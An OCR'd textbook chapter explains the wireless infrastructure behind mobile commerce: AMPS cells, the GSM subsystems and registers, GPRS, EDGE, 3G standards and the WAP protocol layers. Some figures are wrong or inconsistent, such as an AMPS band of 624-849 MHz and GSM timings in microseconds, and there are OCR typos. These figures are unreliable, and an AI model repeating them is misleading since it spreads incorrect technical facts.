


Fig. 15.1 Architectural Framework of Mobile Commerce

Wireless Network Infrastructure

The combination of several technologies such as the availability of digital communication through hand held devices, embedded operating software for processing information, and digital connectivity through wireless networks are all essential requirements for mobile commerce applications to operate.

Wireless networks have evolved from the basic voice only radio based analog transmission and have acquired the digital voice and data transmission capability. Wireless networks today are capable of achieving 2 Mbps data rates. The following Table 15.1 describes the evolution of the wireless networks.

The early mobile telephone devices were basically analog voice only devices that offered voice communication using cellular telephony. The first generation, referred to as 1G in short, use a product of the analog cellular technology developed in 1978 and deployed during the 1980s. 1G technologies were designed to transmit voice phone calls from wireless handsets. These calls are sent in the clear, and are easy to intercept using a scanner.

Table 15.1 Evolution of Mobile Networks

Generation	Channels	Swithching Mode	Examples	Data Rates
1 G	Analog Voice	Circuit Switched	AMPS	N/A
2 G	Digital	Circuit Switched	GSM	9.6Kbps
		Packet Switched	CDMA	
2.5 G	Digital	Packet Switched EDGE	GPRS 384Kbps	171.2 Kbps
3 G	Digital	Packet Switched	CDMA2000 WCDMA	

In the cellular mode of communication large geographical regions are identified and allocated to service providers. The Telecom Regulatory Authority of India (TRAI) handles the allocation and other regulatory issues, such as how many players can operate with in a specific area. Each of service provider is allotted a separate frequency sub-bands within the overall frequency allotment. Service providers operating in a particular region divide the entire region into smaller area called cells.

The cellular communication system consists of three components: the handheld device, the transceiver within a cell, and the mobile telephone switching office (MTSO). The service provider places an antenna at the center of the cell. The transmission and reception pattern of the antenna, also called antenna pattern or footprint, is such that it covers the entire cell. These antenna footprints are usually circular in shape. However, on the map they are depicted as hexagons for convenience as they offer an orderly pattern, as shown in Fig. 15.2.




Fig. 15.2 Cells in Advanced Mobile Phone Systems

Advanced Mobile Phone System (1G)

In 1980's, AT&T developed an Advanced Mobile Phone System (AMPS) that was deployed in much of North America. The AMPS uses two 25 MHz bands, one for transmission from the base station antenna to mobile devices and other for receiving the signal from mobile devices. For the transmission from base to mobile unit a 869-894 MHz band and for receiving from the mobile unit, a 624-849 MHz band is deployed. Each operator is allocated 12.5 MHz for receiving and 12.5 MHz for transmitting. Thus, only two providers can operate in a region.

Each communication channel within the band is allocated 30 KHz, which in essence works out to 416 channels per service provider. In AMPS 21 channels are allocated for control purposes and remaining 395 are used for carrying calls. Due to the limited availability of the frequency spectrum, frequency reuse plays an important role in the AMPS. By controlling the power of transmission from the antenna placed in a cell, it is possible to carry the communication within the cell at the frequency band, but the signal diminishes it to undetectable levels in the adjacent cells. Thus, the same frequencies can be reused in cells that are not adjacent to the current cell.

As stated earlier, the center of every cell has a base transceiver station. The base station contains all the electronics, such as antennas, cables, a transmitter and receiver, a power source, and other control electronics. In case of smaller cells with limited capacity requirements, a single omni-directional antenna may be able to provide all the coverage. More complex configurations are required for covering larger cells with high capacity requirements.

The base station offers the following minimums functionality:

1. Transmission and reception of signals from mobile device
2. Support for full duplex communication
3. Intercommunication among base stations
4. Interconnection with the controlling MTSO, which in turn may connect to public switched telephone networks (PSTN) for transferring the mobile calls to landline and landline to mobile

Each base station is connected to the MTSO through one of the following ways, depending upon the cell traffic capacity, terrain, and distance between the MSC and cell.

1. Through a high-capacity copper telephone line, e.g., a T1 carrier line;
2. Through a fiber-optic cable; or.
3. Through a point-to-point microwave relay.




Fig. 15.3 Base Station Operation

The MTSO is also known as the Mobile Service Center (MSC). The MTSO provides a central hub-like functionality for routing cellular calls. The base transceiver station and PSTN are directly connected to the MTSO, as shown in Fig. 15.3. The interconnection between the PSTN and MTSO is through a high-capacity phone line connection, as this capacity determines the number of simultaneous cell to landline call connections. A call originating within a cell, meant for a landline is routed from the current cell to the PSTN through MSC. A call originating in a cell, meant for another cell where the mobile phone user is located, is also routed through the MSC. Thus, MSC can keep track of call routes, connections, accounting time, etc. In essence, the controlling MTSO for a base transceiver station offers the following functionality:

- Switching function for the calls i.e., cell-to-cell, cell-to-landline
- Handover of mobile (traveling) device from cell-to-cell with no disruption
- Data collection for accounting and billing purposes
- Coordination of monitoring and backup facilities

In the AMPS, the handheld device or the mobile unit contains a modem that can operate and switch between many frequencies. The device also consists of three identification numbers.

1. Electronic Serial Number–The manufacturer places a 32-bit identifier that is difficult to tamper with, and usually attempts to modify it result in self-destruction.
2. Mobile Identification Number–This is the 10 digit mobile telephone number of the device, represented and stored in 34 bits on the system.
3. System Identification Number–This is a 15-bit number that identifies the operator with whom this device is associated. The number also determines whether the device is native to the operator or in the roaming mode. In case of roaming mode, authorization needs to be obtained from the associated operator.

Operation In AMPS whenever a mobile device becomes operational it senses the received control channels to determine the base station and the channels that are clearly received and available. The mobile device sends its identification numbers to the base station for further transmission to the MTSO. If the system identification number happens to be one managed by the MTSO, the device records is otherwise it is a roaming device and the home system of the mobile device is contacted for authorization and information on how it can be reached by roaming home system users for receiving incoming calls. The mobile device is now ready for monitoring calls that are being placed to the device. The mobile device also responds to periodic queries of the MTSO for registering the presence of the device in a cell. The mobile device also actively monitors the signal strength of the transceiver control channels as it may transition through a cell, and thus may have to switch the control channel of one cell to another cell. At the time of transition of a mobile device from one cell to another, the power of the control channel starts to fade, and as when it fades below certain threshold level, the mobile device sends a message to the MTSO for new assignments. At this stage, the MTSO assigns the new base station corresponding to the cell whose signal is strongest in the current location of the mobile device. In case of any channel assignment crunch the switching/handed-off device receive, priority over new call originating devices.

The call originating at the landline or other mobile devices in the region but destined for a mobile device currently assigned to it, are received by the MTSO. The MTSO in turn asks all the base transceivers under its control to page the respective cells for the owner of the destination mobile number. The mobile device owning the number may receive the paging message from more than one base transceiver. It checks the signal levels of all transceivers and responds through the transceiver whose signal is strongest. The MTSO then assigns the transmission and receiving frequency channels for the conversation.

Global System of Mobile Communication (2G)

In 1982, the Conference of European Posts and Telegraphs (CEPT) nominated a group called the Groupe Spécial Mobile (GSM) to develop a public land mobile system that could operate across Europe with the objectives of:

- Low mobile device and service cost
- Good speech quality
- International roaming capability
- Ability to support handheld mobile devices
- Extensibility for adding new services and facilities
- Efficient use of spectrum
- Compatibility with the ISDN

The group came out with the specifications in 1990 and commercial systems started rolling out in 1991. Today, it has become a globally accepted standard for digital cellular communication. The developers of GSM proposed the digital communication system in an era when analog cellular systems like AMPS, in the United States, and TACS, in the United Kingdom, were the dominant functioning models. The group relied on the advances taking place in digital communication and compression algorithms to match the speech quality signal to noise efficiency and ensure optimal channel capacity utilization. The digital communication was also helpful in meeting the ISDN compatibility in terms of the services offered and the control signaling used. Although, since it is based on radio transmission the support for the standard ISDN B-channel bit rate of 64 kbps in terms of bandwidth and cost cannot be practically achieved. As with all other communications, speech is digitally encoded and transmitted through the GSM network as a digital stream. It also supports emergency service, where the nearest emergency service provider is notified by dialing three digits.

The GSM system supports a variety of data services at rates upto 9600 bps. A GSM user can send/receive data to users on Plain Old Telephone Service (POTS), ISDN, Packet Switched Public Data Networks, and Circuit Switched Public Data Networks, using a variety of access methods and protocols, such as X.25 or X.32. The users of GSM do not require modem for data transmission/reception as it is a digital network. However, the interconnection between the POTS and GSM networks needs an audio modem. The GSM network also supports Group 3 facsimile (ITU-T T.30,) thr ough the use of an appropriate fax adaptor. Another very popular service supported by the GSM is the SMS. The service offers a bidirectional transfer of short alphanumeric (up to 160 bytes) messages. These messages are transferred using the store-and-forward paradigm. The SMS service can operate in the point-to-point mode where a message can be sent from one subscriber to another, and the sender receives an acknowledgement of receipt. The SMS service also can be used in cell broadcast mode for sending messages such as traffic or news updates. These messages are stored in the SIM card for later retrieval.

The GSM network is also capable of supporting call forward (such as call forwarding when the mobile subscriber is unreachable by the network), call barring of outgoing or incoming calls, caller identification, call waiting, and multi-party conversations.

Fig. 15.4 shows the layout of a generic GSM network. A GSM network consists of three major subsystems:




Fig. 15.4 General Architecture of a GSM Network

1. The Mobile Station

In the GSM network the mobile station (MS) consists of the equipment, also often referred to as the terminal, and a removable Subscriber Identity Module (SIM) in the form of a smart card. The SIM card has user specific information for accessing the subscribed services independent of the specific terminal. The SIM card can be inserted in any oth er GSM mobile equipment/terminal and the user will be able to receive calls specific to that identity at the new terminal. It can also initiate calls from the new terminal, and access and operate other services that have been subscribed by the mobile user. In essence, the SIM card offers personal or identity mobility.

In the GSM network the mobile equipment is uniquely identified by the International Mobile Equipment Identity (IMEI) assigned at time of manufacturing. The SIM card identity is independent of the IMEI. It uses the International Mobile Subscriber Identity (IMSI) for identifying the subscriber to the system, a secret key for authentication and other information. The independence of IMEI and the IMSI and the use of IMSI alone to identify the subscriber on the GSM network provides personal mobility with regards to the mobile equipment. The SIM card also has a provision for protection against unauthorized use by use of a password or personal identity number (PIN).

2. The Base Station Subsystem

The base station subsystem is made up of two important components, the Base Transceiver Station (BTS) and the Base Station Controller (BSC).

Base transceiver station is typically a radio transceiver that operates within a cell defined by the power and footprint of the antenna used. It deploys and communicates with the mobile station through radio link protocols. Large and dense cellular networks may deploy a large number of BTSs, thus the requirements for a BTS are ruggedness, reliability, portability, and minimum cost. One or more of base transceiver stations operating in a cell are controlled by a base station controller. It manages the radio resources for the BTS, radio-channel setup, frequency hopping, and handovers. On the other hand, the BSC is connected to the Mobile service Switching Center (MSC).

3. The Network Subsystem
The MSC forms the core of the network subsystem. It works like any ISDN or PSTN switching center and performs the switching of calls between the mobile users, and between mobile and fixed network users. In addition to the normal call switching functions, it also handles mobility management. The information on the registration; authentication; location; call handovers; routing, in case of roaming users, are all handled by the MSC. In order to handle the mobile user information management and mobility issues, the MSC uses four databases, viz., home location register, visitor location register, authorization, and equipment identity register.

The Home Location Register (HLR) maintains registration and the required administrative information for all subscribers registered in the GSM network along with the current location of the mobile. The location of the mobile device is typically stored as the signaling address used by the Visiting Location Register (VLR) associated with the mobile station. The home location register is often implemented as a distributed database, although logically there is only one HLR per GSM network. The home location register, along with the current location and other information of the VLR, is used for managing roaming and call routing.

The VLR is typically associated with the MSC, so that the VLR information about all the mobile devices currently located in a particular geographical area is controlled by the MSC. This simplifies the process of location and signaling, as the MSC does not contain any information about mobile devices and thus only concentrates on signaling. The VLR contains an entry for all the mobile devices currently controlled in area served by the MSC to which the VLR is associated. The VLR entry contains a portion of selected administrative information stored in HLR, related to call control and the provision of subscribed services.

The other two registers are used for authentication and security purposes.

Each mobile device has a unique equipment identity, called the International Mobile Equipment Identity (IMEI), provided by the manufacturer; typically, it is difficult to modify. In most of the cases any attempt to modify the identity results in destruction of the equipment. The Equipment Identity Register (EIR) is a database that contains a list of all valid mobile equipment on the network, where each mobile station is identified by its IMEI. An IMEI is marked as invalid if it has been reported stolen or is not type approved.

In GSM, communication, happens in encrypted format using a secret key. The authentication center (AuC) stores a copy of the secret key stored in each subscriber's SIM card, which is used for authentication and encryption over the radio channel.

Spectral Allocation The GSM uses 25 MHz for the mobile device to base station transmission (uplink) and an additional 25 MHz for base station to mobile device (downlink) transmission. The International Telecommunication Union (ITU), the managing body for the international allocation of radio spectrum, allocated the bands 890-915 MHz for uplink and 935-960 MHz for downlink transmission for mobile networks in Europe. It is the same allocation that was used for a wide variety of analog transmission systems in Europe. The allocation of 25 MHz/25 MHz for the analog system had reserved 10 MHz for future use. GSM networks were initially built using this 10 MHz and later expanded to the full spectrum.

Multiple Access GSM networks use a combination of Frequency Division Multiple Access (FDMA) and Time Division Multiple Access (TDMA). The 25 MHz of limited radio spectrum allocated for the use in GSM networks is shared by all users by dividing the bandwidth among as many users as possible. GSM networks divide up the 25MHz radio spectrum in 124 carrier frequency channels that are allotted 200KHz each. Each base station is allocated at least one or more carrier frequencies. Each base station uses TDMA by dividing the carrier channel in to time slots. The fundamental unit of time in this TDMA scheme is called a burst period and it lasts 15/26 micro second (or approximately 0.577 micro second). Eight burst periods are grouped into a TDMA frame (120/26 micro second, or approximately 4.615 micro second), which forms the basic unit for the definition of logical channels. One physical channel is one burst period per TDMA frame. Channels are defined by the number and position of their corresponding burst periods. All these definitions are cyclic, and the entire pattern repeats approximately every 3 hours. Channels can be divided into **dedicated channels**, which are allocated to a mobile station, and **common channels**, which are used by mobile stations in idle mode.

Global Packet Radio Service (2.5 G)

This is a packet switched network service implemented over second generation (2G) networks. General Packet Radio Service (GPRS) is a wireless service designed to provide a foundation for a number of data services based on packet transmission. Packet based services usually utilize resources more efficiently. Thus, the operator's most valuable resource, the radio spectrum, can be leveraged to accommodate multiple users simultaneously as it can support simultaneous packet transfers from multiple users unlike the circuit switched environment. GPRS is implemented using the packet overlay on 2G networks. The existing 2G GSM or TDMA networks are enhanced to offer packet-based services as well. The packet data service is offered over the same air interface of the 2G network by the addition of two new network elements, the serving GPRS support node and gateway GPRS support node. GPRS offers faster data rates over the same network. The service provides capability to receive and transmit Internet Protocol (IP) packets or X.25 packets from packet switched data networks or mobile devices.

GPRS is designed to support intermittent bursts of data transfer and transmission of large volumes of data; point-to-point and point-to-multipoint services are also supported. The GSM network requires two new network elements for GPRS – the serving GPRS support node (SGSN) and the gateway GSN (GGSN).

- **Serving GPRS Support Node (SGSN)** — The SGSN is placed at the same hierarchical level as an MSC in the GSM. The SGSN tracks the packet from mobile locations and performs security functions and access control. The SGSN is connected to the base station system via frame relay.

- **Gateway GPRS Support Node (GGSN) —** The GGSN interfaces with external packet data networks (PDNs) to provide the routing destination for data to be delivered to the mobile station and to send mobile originated data to its intended destination. The GGSN is designed to provide interoperability with external packet switched networks and is connected with SGSNs via an IP based GPRS backbone network.

A packet control unit is also required, which may be placed at the BTS or at the BSC. A number of new interfaces have been defined between the existing network elements and the new elements, and between the new network elements.

GPRS optimizes the use of radio and network resources. Separation between the base station subsystem and network subsystem is maintained and the network subsystem can be reused with other services. GPRS radio channel reservation and allocation is done flexibly from 1 to 8 radio interface timeslots per TDMA frame and timeslots are shared by all the active users. Up and downlink are allocated separately. In GPRS the per user data rates of 171.2 Kbps can be achieved. The radio interface resources are shared dynamically between data and speech services according to operators' preference and base station load. Under general conditions, GPRS provides a user throughput of up to 9.05 Kbps and better coding schemes used under excellent radio signal (carrier to interference ratio of 27 dB) can deliver a user throughput of up to 21.4 Kbps. Key features of GPRS are summarized as follows:

- GPRS uses packet switching, which offers more efficient utilization of channel capacity than circuit switching. Packet switching means that GPRS radio resources are used only when users are actually sending or receiving data. Rather than dedicating a radio channel to a mobile data user for a fixed period of time, the available radio resource can be concurrently shared between several users.
- It utilizes the existing 2G infrastructure by adding GPRS support nodes.
- It can achieve maximum data transfer rates of up to 171.2 kilobits per second (kbps) when using all eight timeslots simultaneously.
- Like Internet nodes like it provides 'always on' capability with charges accruing for the actual volume of packets transferred.
- GPRS is fully Internet aware and thus offers mobility to Internet services. Internet services like file transfers, emails, chats, and browsing interoperates with GPRS.
- Although the theoretical maximum of 172.2. Kbps data transfer rates are possible, it requires occupation of all the eight slots by a single user. However, in reality there are many more users trying to use the capacity and hence the actual available bandwidth is far lower.

Enhanced Data GSM Environment (EDGE) In order to address the practically achievable bandwidth limitations of the GPRS, a new wireless standard called Enhanced Data GSM Environment (EDGE) was introduced. The EDGE technology practically triples the bandwidth capacity offered by GPRS, thus helping in leveraging the existing infrastructure of GSM and TDMA operators. Like GPRS, EDGE technology also adds the packet data service on existing GSM and TDMA networks. To achieve higher data rates, EDGE uses 8 phase shift keying modulation (8-PSK), rather than the normal Gaussian Minimum Shift Keying (GMSK) used in GSM service. Consequently, EDGE service achieves a transfer rate of 48 kbits per second per GSM timeslot.

Although EDGE reuses GSM carrier bandwidth and time slot structures, it is not restricted to use in GSM cellular systems only. In fact, it can provide a generic air interface for higher data rates. It defines and deploys a new time division multiplexing based radio access technology that gives GSM and TDMA an evolutionary path towards 3G in 400, 800, 900, 1800, and 1900 MHz bands, which can lead to smooth transition of the existing systems without altering the cell planning. But as with GPRS, EDGE only enhances the data capability of the cell network without any addition to the voice capacity. The initial EDGE standard promised mobile data rates of 384 Kbps. It allows data transmission speeds of 384 Kbps to be achieved when all eight timeslots are used. This means a maximum bit rate of 48 Kbps per timeslot. Even higher speeds may be available in good radio conditions. The main features of EDGE are as follows:

- The major advantage of EDGE is the use of the 8bit phase shift keying technique that increases the data rate. Thus, three bits can be encoded in each symbol compared to only one bit in GPRS.
- EDGE enables services like multimedia emailing, web infotainment, and video conferencing to be easily accessible from wireless terminals. EDGE is designed to enable GSM and TDMA network operators to offer multimedia and other IP-based services at speeds of up to 384 kbits per second in wide area networks.
- An important attraction of EDGE is the smooth evolution and upgradation of existing network hardware and software, which can be introduced into an operator's current GSM or TDMA network in existing frequency bands.
- EDGE requires higher radio signal quality than that found in an average GSM network before higher data throughput can be reached. This means more base stations and infrastructure build-out for established GSM operators who wish to migrate to EDGE.

3 G Networks

The enhanced data rates offered by EDGE through the evolution of second generation (2G) GSM and TDMA networks were still not fast enough for many multimedia mobile applications. The wireless network technology offered the next generation (3G) of solutions that provides high speed bandwidth to handheld devices.

Third generation (3G) networks are derived from the Universal Mobile Telecommunications Service (UMTS) for high speed networks that enable a variety of data intensive applications. The two foremost standards in 3G networks are as follows:

- **CDMA2000** A third generation solution for mobile networking that evolved from existing wireless standard CDMA is it is also known as IMT IS-95. It supports 3G services as defined by the International Telecommunications Union (ITU) for IMT-2000.
- **W-CDMA** Wideband Code-Division Multiple Access is a standard defined by the ITU standard and is derived from Code-Division Multiple Access (CDMA) standard. The standard is officially called IMT-2000 direct spread. It is a 3G mobile wireless technology that supports high speed transfers to mobile and portable wireless

devices. In the local area access mode it supports data rates of up to 2 Mbps for transferring multimedia information. In the wide are access data rates of 384 Kbps are attained. In the WCDMA the signal is coded and transmitted in spread-spectrum mode over a 5 MHz. carrier band compared to 200 KHz carrier band used for CDMA.

In addition to these important widely adopted standards there are several variants that are also in use. These variants include NTT DoCoMo's Freedom of Mobile Multimedia Access (FOMA) and Time Division Synchronous Code Division Multiple Access (TD-SCDMA), used primarily in China.

The high data transfer rates offered by 3G networks is capable of running multimedia services that combines voice and data. The following data rates are supported by 3G wireless networks:

- 2.05 Mb per second to stationary devices.
- 384 Kb per second for slowly moving devices, such as a handset carried by a walking user.
- 128 Kb per second for fast moving devices, such as handsets in moving vehicles.

These data rates are the highest achievable under exclusive use conditions. This means that in case of delivery to a stationary device, the 2.05 Mb per second rate is achieved when one user occupies the entire capacity of the base station. Thus, the normal work load environment data rates attained are lower if there is any other traffic. The actual data rates achieved by a user in practice depends upon the number of calls and other traffic in progress.

In 3G networks the maximum data rate of 128 Kb per second is offered in the case of fast moving devices. This rate is nearly ten times faster than that available with the current 2G wireless networks. 2G networks were designed to carry voice but not data, while the 3G networks have been designed to take care of data traffic in addition to voice, and at faster data rates as well.

3G Standard The International Telecommunication Union (ITU) has worked out certain standards for 3G networks. CDMA has emerged as the leading mechanism for 3G. The five ITU approved 3G standards are as follows:

- CDMA 2000
- WCDMA
- TD-SCDMA
- FDMA/TDMA
- TDMA-SC (EDGE)

CDMA uses a spread spectrum mechanism. In the spread spectrum, a message consisting of Y bits per second is converted into a longer message of kY bits and then transmitted at a higher rate. The k is called the *spreading factor*. The spreading of messages seem counter intuitive for attaining higher rates. The spread spectrum has been used in military communication as it provided immunity from jamming signals. The apparent wasted spectrum also provides better noise and multipath immunity. But, in wireless networks spread spectrum is used for its capability to transmit signals from several users simultaneously on the same spectrum without interference. In CDMA each transmitting entity uses a unique code assigned to it. The coding scheme uses the user code for transmitting 1 and its complement for transmitting a 0. The data bit stream is converted into a coded bit stream and transmitted using the full frequency spectrum rather than a limited frequency slot, as in FDMA, or time slot, as in TDMA.

Most of Europe, Japan, and Asia adopted a 3G standard called the Universal Mobile Telecommunications System (UMTS), which is WCDMA operating at 2.1GHz. UMTS and WCDMA are often used as synonyms. Some of the important features of 3G networks are:

- The new radio spectrum relieves the overcrowding in existing systems.
- It provides more bandwidth because the same frequencies can be used by more than one pair of users.
- The adoption of 3G network sbased on IP packets offers better interoperability between service providers.
- The standard supports fixed and variable data rates.
- The 3G networks have devices that are backward compatible with those of existing networks.
- It offers support to always-on devices as it provides packet-based services using internet protocol packets.
- The high data transfer rates support the smooth functioning of multimedia services.
- Although some degree of backward compatibility is supported, the cost of upgrading base stations and cellular infrastructure to 3G is very high.
- Handsets that can use 3G services are complex products. The higher power requirements (more bits with the same energy/bit) demand a larger handset, shorter talk time, and larger batteries. Thus, though miniaturization of technology will alleviate the problem, handsets and exited higher cost.
- Base stations need to be closer to each other, which implies that service providers will incur more cost.

Information Distribution Protocols

Information distribution and messaging technologies provide a transparent mechanism for transferring the information content over the network infrastructure layer. In a wired internet environment File Transfer Protocol (FTP), HyperText Transfer Protocol (HTTP), and Simple Message Transfer Protocol (SMTP) are used for exchanging multimedia contents consisting of text, graphics, video, and audio data. Although the wireless environment is converging towards the internet protocol packet formats, due to the inherent bandwidth limitations and radio spectrum interference; mobility; and limited processing, storage, and memory capacity of devices, the same distribution protocols are not likely to work well. The information distribution protocols that can help us in providing a framework for mobile application development have to address two issues. The first relates to transmission and distribution of information within the wireless network environment and the second relates to exchange of information between the wireless and the wired network. Much of the information content developed for electronic commerce is available in the wired network (Internet) environment and has largely been distributed through the Hypertext Transfer Protocol and rendered through browsers on desktops with large screens. Due to limitations of handheld devices, delivery and rendering of the same content on the mobile devices with small screens poses a huge impediment. The solution that can address the second issue of accessing the Internet content from mobile devices will go a long way in leveraging the information content stored on the Internet.

In order to address these issues, two competing standards have emerged for information distribution and access for handheld mobile devices. These are the Wireless Application Protocol (WAP) and iMode.

Wireless Access Protocol (WAP) The WAP protocol is the leading standard for information services on wireless terminals like digital mobile phones. WML is the language used to create the pages displayed in a WAP browser. The wireless application protocol (WAP) is the bridge that assists in developing technology independent access to the Internet and telephony services from wireless devices. It provides a mobile device user with the ability to access the same set of information available on the Internet, Intranets, or through the World Wide Web that they could access through their desktops.

Since earlier attempts to provide internet access from wireless devices used proprietary protocols and technology, they were limited by the capability of wireless networks and handheld devices. WAP addresses these issues by developing a standard architecture for wireless access to net by utilizing the Internet standard protocols with suitable modifications. The wireless environment faces distinct constraints of lower connection stability, higher latency, and lower available bandwidth. The standard Hyper Text Markup Language (HTML), Hyper Text Transfer Protocol (HTTP), with Transport Layer Security (TLS) running over TCP require a large amount of text-based data transfer. The constraints of the wireless network make the application of these protocols infeasible over wireless networks. Also, the small size screens of the pocket-sized mobile phones and pagers cannot effectively display the rich content of HTML. WAP addresses these issues by utilizing variants of these protocols that are adapted for long latency and shaky connection stability; and it uses binary transmission to achieve greater degree of data compression. Fig. 15.5 shows the architecture of the Wireless Application Protocol for connecting mobile devices for communicating with the Internet.




Fig. 15.5 WAP Architecture

The architecture for building systems with wireless application protocol utilizes Wireless Markup Language (WML) and WMLScript to produce content suitable for WAP enabled devices that makes optimal use of small displays and makes one hand navigation possible. WAP is a lightweight protocol requiring only the minimal resources available on the devices to produce scalable content offering deftly adaptivity from the two line text displays available on basic devices to graphic screens available on palmtops and newer phone devices. The client, i.e., mobile device, uses the lightweight WAP stack to communicate with the WAP gateway for sending the URL through the wireless system operator's network to the WAP gateway and a WAP browser that can interpret the binary codes of compact WML and the WML script content delivered to it.

The WAP gateway is the interface that interconnects the wireless services operators' network with the Internet. The requests received from mobile devices are transformed to HyperText Transfer Protocol (HTTP) and submitted to the Internet hosts. WAP is a layered protocol, as shown in Fig. 15.6, similar to TCP/IP, consisting of the following layers:

- Wireless Application Environment (WAE),
- Wireless datagram protocol (WDP),
- Wireless transaction protocol (WTP),
- Wireless transport layer security (WTLS)
- Wireless session protocol (WSP), and
- Bearer networks

The Wireless Access Protocol operates over a variety of wireless bearer mechanisms, such as GSM's GPRS and EDGE, CDMA, CDPD, IS-136, and iDEN. The WAP works on a variety of bearer networks which may support the packet, or connection oriented services. Users of WAP are shielded from the details of the bearer network. The various protocol layers and the application environment of WAP that offer bearer network transparency to applications are described as follows:




Fig. 15.6 WAP Layered Architecture

Wireless Datagram Protocol (WDP) The WDP has to directly deal with the heterogeneous bearer network environment. One of the important functions WDP has to perform is to offer the higher layers of the protocol a consistent interface irrespective of the underlying bearer. The bearer may or may not support the Internet Protocol (IP) services. In case of bearers with IP support it uses the User Datagram Protocol (UDP). In case of IPless bearers such as the GSM, it follows the WAP specification to carry out the function. Thus, WDP provides operational transparency over one of the available bearer services, thereby making the upper layers of the WAP stack independent of the bearer.

WDP accomplishes operational transparency over the widely varying services offered by the bearer through the adaptation sub layer. The adaptation layers map WDP functions to services offered by different bearers. In the cases where the bearer is IP capable WDP functions in exact as the same manner as the standard User Datagram Protocol (UDP) of the Internet.

The layer supports a connectionless, unreliable datagram service. The issue of handling concurrent access of the underlying bearer services are also handled and supported by the layer. It supports concurrent access from a higher layer over a single underlying bearer service as well. To higher layers it offers the services at the same level as the transport layer of the Internet protocol stack. Hence, the higher layers use port numbers to address connection entities. Error reporting in WDP can be offered by activating the Wireless Control Message Protocol (WCMP) functionality.

Wireless Transaction Layer Security (WTLS) This is optional layer implemented over WDP, offers a secure transport service interface to higher layers in order to preserve the transport service interface of WDP. The WTLS layer provides end-to-end security features, which include:

- Confidentiality using data encryption algorithms
- Data integrity using message authentication codes
- Authentication through digital certificates
- Non-repudiation also through digital certificates and message authentication codes

WTLS is derived from the Internet standard TLS protocol. It offers standard connection security and also optimizations through on-the-fly payload compression to increase the effectiveness of datagram service running on a low-bandwidth network.

